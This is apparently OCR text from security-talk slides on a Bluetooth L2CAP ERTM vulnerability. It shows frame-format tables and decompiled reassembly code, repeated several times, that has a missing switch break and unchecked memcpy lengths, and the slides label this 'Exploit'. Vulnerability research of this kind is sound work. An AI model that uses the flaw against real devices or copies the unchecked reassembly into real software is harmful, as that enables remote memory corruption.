
Frame type	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1
S frame	X	X	ReqSeq						F	X	X	P	S		0	1
I frame	SAR		ReqSeq						F	TxSeq						0

[1] FCS is optional

[2] Only present in **Start of L2CAP SDU**

I-frame is one L2CAP PDU

Exploit :: ERTM Channel :: Frames



Supervisory frame (S-frame)

Length	Channel ID	Control	FCS[1]
16	16	16 / 32	0 / 16

Information frame (I-frame)

Length	Channel ID	Control	ERTM PDU Length[2]	Information Payload	FCS[1]
16	16	16 / 32	0 / 16		0 / 16

Frame type	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1
S frame	X	X	ReqSeq						F	X	X	P	S		0	1
I frame	SAR		ReqSeq						F	TxSeq						0


Value	Description
00b	Unsegmented ERTM PDU
01b	Start of ERTM PDU
10b	End of ERTM PDU
11b	Continuation of ERTM PDU

[1] FCS is optional

[2] Only present in **Start of L2CAP SDU**


I-frame is one L2CAP PDU

Exploit :: ERTM Channel :: I-frames




```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```


Exploit :: ERTM Channel :: I-frames



```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```


Exploit :: ERTM Channel :: I-frames






```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```


Exploit :: ERTM Channel :: I-frames



```
int __fastcall l2_reassemble_sdu(
 int sar, prh_t_l2_channel *chan, host_buf *l2pdu)
{
 switch ( sar )
 {
   case ERTM_PDU_START:
     ertm_pdu_len = *((uint16_t *)l2pdu->data + 1);
     ertm_pdu = host_buf_alloc(ertm_pdu_len);
     chan->p_ertm_pdu = ertm_pdu;
     ertm_pdu->len = ertm_pdu_len;
     l2len = l2pdu->len - 4 - hdr_off;
     memcpy(ertm_pdu->data, l2pdu->data + 4, l2len);
     chan->ertm_pdu_len = l2len;
   case ERTM_PDU_CONTINUE:
     l2len = l2pdu->len - 2 - hdr_off;
     ertm_cur = &chan->p_ertm_pdu->data[chan->ertm_pdu_len];
     memcpy(ertm_cur, l2pdu->data + 2, l2len);
     chan->ertm_pdu_len += l2len;
 }
 return 0;
}
```

